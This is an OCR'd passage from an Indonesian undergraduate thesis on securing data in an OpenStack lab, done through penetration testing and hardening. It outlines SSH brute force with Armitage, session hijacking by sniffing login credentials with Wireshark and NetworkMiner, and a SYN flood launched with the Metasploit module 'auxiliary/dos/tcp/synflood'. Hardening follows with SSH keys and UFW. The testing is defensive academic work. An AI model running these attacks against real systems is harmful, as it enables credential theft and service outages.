   Hardening dilakukan pada semua *node* dari sisi *ssh* dengan mengamankan *openssl* menggunakan *public/private key* untuk otentikasi ketika ditemukan kebocoran pada aspek *confidentiality*.

3. SSH *hardening*

   Hardening dilakukan pada *node controller* dari sisi *ssh* yang ditemukan setelah serangan *bruteforce* dilakukan pada aspek *confidentiality.*

Tahap *hardening* pada sistem penyimpanan atau sistem komputer dilakukan setelah menemukan ancaman atau kebocoran pada sistem penyimpanan dengan melakukan teknik *penetration* [23].

2.5. *Tools Data Security Management in Openstack*

Pada subbab ini akan dibahas mengenai beberapa perangkat lunak *data security management* di *Openstack.* Pada pengerjaan Tugas Akhir ini dipilih 6 (enam) *tools* yang digunakan pada manajemen keamanan data di *Openstack.*

2.5.1. *Nmap (Network Mapper)*

Nmap merupakan *tool open source* untuk eksplorasi dan audit keamanan jaringan. *Nmap* digunakan untuk *scan* terhadap komputer *(host)* yang terhubung dalam sebuah jaringan, menampilkan *host-host* yang aktif dalam suatu jaringan, mengetahui informasi sistem operasi yang digunakan, melihat *port* yang terbuka, dan jenis *firewall* yang digunakan. Umumnya *Nmap* digunakan untuk audit keamanan, tetapi administrator sistem dan jaringan juga menggunakannya untuk tugas rutin seperti inventori jaringan, mengelola jadwal *upgrade* layanan, dan melakukan *monitoring uptime host* atau layanan. *Nmap* dapat dijalankan pada sistem operasi yang digunakan komputer (*host*) seperti *Linux, Windows,* dan *Mac OS X.*

Nmap berfungsi sebagai *network inventory tools* dan *mapping* IP, *port,* dan *service,* mendeteksi *vurnerability* di *network,* melakukan *port scanning* dan relative lebih mudah digunakan tetapi *nmap* sulit menemukan *vulnerability* dibagian aplikasi dan *nmap* digunakan untuk menemukan celah *vulnerability* dibagian *network*[22].

2.5.2. *Armitage*

Armitage merupakan *tool grafis* yang berfungsi untuk memanajamen serangan yang digunakan pada *Metasploit* dan mampu memvisualisasikan target, dan merekomendasikan eksploitasi. *Armitage* dapat membuat *Metasploit* dapat digunakan untuk praktisi keamanan

dengan tujuan *hacking. Armitage* juga merupakan solusi untuk memahami fitur-fitur yang disediakan *Metasploit* [10] .

2.5.3. *Wireshark*

Wireshark merupakan *tool* yang berfungsi untuk menganalisa paket data jaringan atau protokol jaringan yang lewat pada jaringan. *Wireshark* juga dapat menyeleksi dan menampilkan data yang lewat pada jaringan sedetail mungkin. *Wireshark* juga berfungsi untuk memeriksa keadaan suatu jaringan kabel atau *wireless.* Pada *wireshark* terdapat 2 tahapan yaitu merekam semua paket yang lewat dan kemudian akan menganalisa hasil rekaman.

Ada beberapa kelebihan fitur dari *wireshark* yang sering digunakan oleh *administrator*.

1. Berjalan pada SO *Linux* dan *Windows.*
2. *Capturing Packet* langsung dari *network interface.*
3. Mampu menampilkan hasil *capturing* secara detail.
4. Hasil *capture* dapat disimpan, di *export,* dan di *import* [2].

2.5.4. *NetworkMiner*

NetworkMiner merupakan *tool* yang dapat menganalisis jaringan untuk sistem operasi *windows*. *NetworkMiner* dapat di gunakan sebagai alat *sniffer* atau alat untuk menangkap data-data paket seperti sistem operasi, sesi, nama *host, port* yang terbuka (*open ports*), dan lainnya dan tidak membebani *traffic* jaringan.

Ketika menjalankan *NetworkMiner* dan memilih *wireless adapter,* akan muncul tampilan berupa *host-host* dalam jaringan tersebut. Jumlah *host* akan terus bertambah sampai proses *scanning* selesai dilakukan dan akan ditampilkan alamat IP, nama *host,* alamat MAC, OS, *Open* TCP *ports, sent packet, received packet, incoming* dan *outgoing packet* dari masing-masing *host. NetworkMiner* juga dapat menunjukkan sesi dan informasi lengkap yang terjadi pada jaringan seperti *port* yang digunakan dalam pengiriman dan penerimaan. *NetworkMiner* juga dapat menampilkan data-data mengenai parameter pada suatu jaringan berupa *value, number, source host, source port, timestamp,* dan *details*[1].

2.5.5. *Uncomplicated Firewall (UFW)*

UFW adalah aplikasi *firewall* yang digunakan untuk mengkonfigurasi *paket-filter* pada *firewall* dan untuk memudahkan penggunaan *IPTables* dalam membangun *firewall* berbasis IPv4 dan IPv6. UFW berfungsi untuk memudahkan *user* untuk menambah dan menghapus aturan-aturan sederhana pada *firewall* dan penggunaan untuk *hostbase firewall.* Secara

default, UFW tidak aktif tetapi harus diaktifkan jika ingin menggunakan sebagai pengatur *firewall* [15].

2.5.6. *Metasploit*


Metasploit merupakan aplikasi keamanan dalam melakukan simulasi ketahanan suatu sistem dengan menyediakan informasi tentang kerentanan keamanan. *Metasploit* juga digunakan untuk melakukan pengujian *penetrasi* terhadap suatu sistem. *Metasploit* biasanya digunakan untuk menyerang aplikasi *layer* pada *software* yang belum di *pacth* [6].

Bab III
Analisis dan Perancangan Sistem

Pada bab ini diuraikan analisis umum dari masalah yang menjadi lingkup dalam Tugas Akhir ini yang mencakup gambaran sistem umum, perangkat yang digunakan, analisis serangan *Data Security Management.*

3.1. Gambaran Sistem Secara Umum

Berikut ini ditampilkan gambaran sistem arsitektur *Openstack* secara umum.



Gambar 7. Gambaran Sistem Secara umum

Pada gambar diatas merupakan gambaran alur sistem *Data Management in Openstack* yang dibangun pada Tugas Akhir ini. Pada tahap diatas dijelaskan setelah ke 4 *node* telah dikonfigurasi akan ditampilkan melalui *dashboard (horizon)* sehingga pengguna dapat lebih mudah untuk mengakses dan mengelola data pada *Openstack* dengan melakukan 3 tahap yaitu *data planning, data organizing,* dan *data controlling.* Pada tahap *data planning* atau perencanaan data ditentukan tipe data yang dikelola. Selanjutnya setelah data direncanakan dan dikelola maka akan dilakukan pengorganisasian data pada *Openstack* yang disimpan pada *Object Storage*/*container* pada *node swift* dan akan digunakan *node controller* sebagai penghubung antar *node* seperti *compute, swift,* dan *cinder. Container* merupakan penyimpanan data atau objek sesuai tipe data yang direncanakan. Kemudian data yang telah disimpan pada *object storage* akan dilakukan pengujian untuk memastikan


keamanan data berdasarkan aspek *confidentiality*, *integrity*, dan *availability*. Pada *object storage/swift* dilakukan tahap *penetration* berdasarkan aspek *confidentiality* untuk menguji kerahasiaan dari objek penyimpanan, selanjutnya dilakukan tahap *penetration* pada *dashboard Openstack*, *penetration testing* juga dilakukan terhadap ke empat *node* berdasarkan aspek *avalailability* (ketersediaan) . Dan setelah 3 aspek tersebut telah diterapkan dan ditemukan kebocoran atau celah pada *Openstack* maka dilakukan *hardening* untuk mengatasi atau meminimalis kebocoran yang ditemukan setelah melakukan pengujian terhadap keamanan data tersebut. *Hardening* yang dilakukan pada *Openstack* menggunakan *SSH hardening, openssl,* dan dengan UFW.

3.2. Data Security Management

Pada subbab ini akan dijelaskan mengenai analisis yang dilakukan terhadap pengerjaan Tugas Akhir ini.

3.2.1. Analisis Perencanaan Data (*Data Planning*)

Pada subbab ini akan dijelaskan mengenai langkah-langkah yang dilakukan didalam melakukan perencanaan data yang akan dikelola dan disimpan di dalam *Openstack* kemudian melakukan pengujian untuk memastikan keamanan data yang simpan pada *Openstack* . Data yang akan dikelola dan di simpan di dalam *Openstack* adalah data berupa dokumen, gambar, *video*, musik, ataupun file lain seperti *web apps* yang dibangun oleh pengguna. *Web apps* disimpan di *Ubuntu* melalui *instance* yang di *create* pada *dashboard Openstack.*



Gambar 8. *Flowchart* Perencanaan Data (*Data Planning)*

Pada gambar diatas menunjukkan *flowchart* perencanaan data (*data planning*) yang akan dilakukan oleh penulis dalam pengerjaan perencanaan data yang akan dikelola dan akan disimpan di dalam *Openstack* yaitu sebagai berikut.

1. Menentukan tipe data.

   Tujuan dari tahap ini adalah penentuan atau pemilihan data-data yang akan dikelola dan disimpan dalam sistem.

2. Mengumpulkan data.

   Tujuan dari tahap ini untuk mencari dan mengumpulkan data setelah ditentukan tipe data yang dibutuhkan untuk disimpan pada *Openstack.*

3. Mengelompokkan data

   Tujuan dari tahap ini adalah mengelompokkan data yang sudah dikumpulkan sebelumnya. Data dikelompokkan berdasarkan tipe yang ditentukan. Pengelompokan data bertujuan untuk memudahkan *user* melakukan pengolahan data pada *Openstack.*

4. *Login* ke *Dashboard*

   Tahap ini adalah *user* melakukan autentikasi ke *dashboard Openstack* agar dapat melakukan pengolahan atau penyimpanan data pada *Openstack.*

5. Membuat *container.*

   Container yang dimaksud pada tahap ini adalah sebagai *folder* atau wadah/tempat penyimpanan data pada *Openstack.* Dengan adanya *container* pengguna dapat melakukan pengorganisasian data di *Openstack* sesuai tipe yang ditentukan.

6. Mengatur hak akses terhadap data


   Tujuan dari pengaturan hak akses ini adalah untuk melindungi data dari orang-orang yang tidak terotorisasi, dan data hanya dapat diakses dan diolah hanya oleh orang *(user)* yang memiliki hak akses saja.

7. Menyimpan data

   Tujuan dari tahap ini adalah menyimpan data yang telah diolah dan diorganisasi sesuai tipe yang ditentukan dan akan disimpan pada *container* yang telah dibuat sesuai tipe penyimpanan pada *container* tersebut.

3.2.2. Analisis Pengorganisasian Data (*Data Organizing*)

Berdasarkan penjelasan yang telah dipaparkan oleh penulis pada Bab II mengenai pengorganisasian data *(data controlling)*. Data yang di organisasikan adalah data yang jenis atau tipenya sama akan digabungkan kedalam *local storage* atau *container* yang sama. Pada *local storage* atau *container* terbagi beberapa bentuk penyimpanan yaitu dokumen, gambar, *video*, dan musik. *Account storage* digunakan sebagai area penyimpanan unik yang berisi metadata (informasi *deskriptif*) tentang akun itu sendiri dan juga daftar *container* di akun tersebut. Dan *container storage* merupakan area penyimpanan yang ditentukan pengguna dimana metadata tentang penyimpanan itu dan daftar *object* dalam penyimpanan. Dari penjelasan tersebut penulis juga menyertakan *flow chart* untuk menjelaskan alur dari proses pengorganisasian data yang terdapat pada Gambar 9 dibawah ini.



Gambar 9. *Flowchart* Pengorganisasian Data (*Data Organizing*)

Pada Gambar 8 tersebut menunjukkan *flowchart* pengorganisasian atau pengelompokan data yang sama jenis dan tipenya. Data yang sudah dikelola akan ditentukan tipe datanya kemudian dikelompokkan berdasarkan tipe data. Setelah data di organisasikan, akses data tersebut akan diatur dan disimpan di *local storage* atau *container* yang telah disediakan pada *dashboard Openstack.*


3.2.3. Analisis Pengendalian Data (*Data Controlling*)

Pada subbab ini akan dijelaskan mengenai pengendalian keamanan data di *Openstack.* Analisisi pengendalian keamanan data yang dimaksudkan mengacu kepada penjelasan di bab II mengenai tiga konsep keamanan data yaitu : *confidentiality*, *Integrity*, dan *availability.*

3.2.3.1. Analisis *Confidentiality*

Pada subbab ini dijelaskan mengenai peningkatan keamanan data dengan menguji aspek *confidentiality* (Kerahasiaan) data. Berdasarkan penjelasan dari bab II untuk pengujian pada aspek *confidentiality* dilakukan dengan serangan *bruteforce* menggunakan *tool Armitage.* Penggunaan serangan *bruteforce* dilakukan karena serangan *bruteforce* lebih mudah dan cepat dilakukan untuk mendapatkan *username* dan *password* dari suatu sistem dengan mendapatkan IP target terlebih dahulu.

Tahapan pengujian yang dilakukan oleh *pentester* dapat dilihat pada Gambar 10 dibawah ini :




Gambar 10. *Flow Chart* Tahapan *Bruteforce*

Pada gambar diatas menunjukkan *flowchart* melakukan serangan *bruteforce* pada aspek *confidentiality*. *Pentester* akan melakukan *scanning host* untuk mencari IP target. Ketika IP target telah ditemukan, maka *pentester* akan membuat *wordlist password* untuk menguji *host* dan apabila berhasil maka *pentester* dapat melihat *username* dan *password* yang digunakan pada *node* yang membangun *Openstack.*

3.2.3.2. Analisis *Integrity*

Pada subbab ini dijelaskan mengenai peningkatan keamanan data dengan menguji aspek *integrity* data menggunakan serangan *Man In The Middle Attack.* Pada tugas akhir ini akan menggunakan serangan *session hijacking* yaitu bagian dari *Man In The Middle Hijacking. Tools* yang digunakan untuk melakukan *session hijacking* merupakan *wireshark* dan *NetworkMiner*.

Tahapan pengujian yang dilakukan oleh penulis dapat dilihat pada gambar dibawah ini.




Gambar 11. *Flow Chart* Tahapan *Session Hijacking*

Keterangan dari Gambar 11.

1. *Wireshark* dijalankan untuk mengetahui informasi atau data *web* yang lewat.
2. Mengakses *web* menggunakan *domain* melalui *browser*.
3. *Client* akan *login* kedalam *web.*
4. Kemudian *pentester* menjalankan *wireshark* untuk melihat data mengenai *web* yang akan diuji *capture.*
5. Menjalankan *NetworkMiner* untuk melihat data secara detail dari data yang telah di*capture* dari *wireshark.*
6. Membuka menu *parameter* untuk melihat hasil dari data *capture web.* Pada menu ini dapat dilihat *username* dan *password* yang digunakan oleh *web* target.
7. *Pentester* akan menemukan akses untuk *login* ke *web,* sehingga *pentester* dapat login ke *web* dan dapat membuka data yang telah disimpan pada *Openstack.*

3.2.3.3. Analisis *Availability*

Pada subbab ini dijelaskan mengenai peningkatan keamanan data dengan menguji aspek *availability*. Berdasarkan penjelasan pada Bab II tentang peningkatan pengujian keamanan data yang disimpan pada *Openstack* menggunakan serangan *Denial of Service.* Tipe serangan *denial of service* yang digunakan penulis dalam melakukan pengujian terhadap aspek *availability* (ketersedian) adalah serangan *syn flooding. Flowchart* untuk analisis aspek *availability* dapat kita lihat pada gambar di bawah ini.




Gambar 12. *Flow chart* Analisis *Availability* menggunakan *Syn-Flooding*

Pada gambar diatas menunjukkan *flowchart* melakukan serangan *syn-flooding* pada aspek *availability*. *Pentester* menggunakan terminal *Linux* untuk melakukan serangan tersebut, kemudian menjalankan *"msfconsole".* Setelah berhasil menjalankan perintah *"msfconsole", pentester* akan menjalankan perintah *"use auxiliary/dos/tcp/synflood"*

untuk menjalankan serangan *syn-flood.* Apabila serangan yang dilakukan berhasil maka pada *dashboard Openstack* akan menunjukkan perubahan *Openstack* yang disebabkan oleh serangan *syn-flood.*

3.2.3.4. Analisis *Hardening System*

Pada subbab ini dijelaskan mengenai tahap *hardening* pada penyimpanan data pada *Openstack* untuk mengurangi atau menutup kebocoran yang ditemukan bersadarkan ke 3 cara yang telah dijelaskan pada bab 2 yaitu UFW, *openssl,* dan *SSH hardening*. Berikut ini *flowchart* untuk tahap *hardening* yang dilakukan pada *Openstack.*



Gambar 13. *Flowchart Hardening System*

3.3. Analisis dan Penentuan Kebutuhan

Pada bagian analisis dan penentuan kebutuhan yang dimaksudkan adalah perangkat yang digunakan selama pengerjaan Tugas Akhir ini. Adapun perangkat tersebut mencakup perangkat keras (*hardware*) dan perangkat lunak (*software*).

3.3.1. Perangkat Keras (*Hardware*)

Perangkat keras yang dibutuhkan selama pengerjaan Tugas Akhir ini dapat dilihat pada tabel berikut.

1. *Laptop*

   Laptop merupakan sebuah komputer dengan ukuran yang relatif lebih kecil yang terdiri dari gabungan semua perangkat yang dibutuhkan komputer secara umum seperti *monitor, keyboard, mouse,* dan perangkat lainnya. Pada tugas akhir ini *laptop* digunakan sebagai media untuk melakukan pengujian atau penyerangan pada *platform Openstack* dengan tujuan untuk mengetahui keamanan sebuah data yang disimpan pada *Openstack.* Adapun spesifikasi laptop yang digunakan adalah Laptop *brand* Lenovo dengan *processor Intel ® core i5-6200U CPU @2.30Ghz 2.40GHz , RAM 4,00 GB* dan *harddisk 500GB.*

2. *Monitor*

   Monitor merupakan perangkat keras yang berfungsi sebagai alat keluaran/*output* data secara grafis pada sebuah PC. Pada tugas akhir ini monitor digunakan untuk menampilkan *dashboard Openstack* yang telah selesai dibangun. Adapun spesifikasi dari monitor yang digunakan pada Tugas Akhir ini adalah *Lenovo LS1922 18.5-inch Wide LCD Monitor.*

3. *Serverboard*

   Serverboard merupakan papan utama atau papan sirkuit dan terdapat komponen-komponen sehingga pada Tugas Akhir ini *serverboard* digunakan sebagai media penyimpanan serta menjalankan *Openstack* yang telah di install dan dikonfigurasi. Adapun spesifikasi *serverboard* yang digunakan pada Tugas Akhir ini adalah *Intel® Server Sistem SR1600URR.*

4. *LAN Cable*

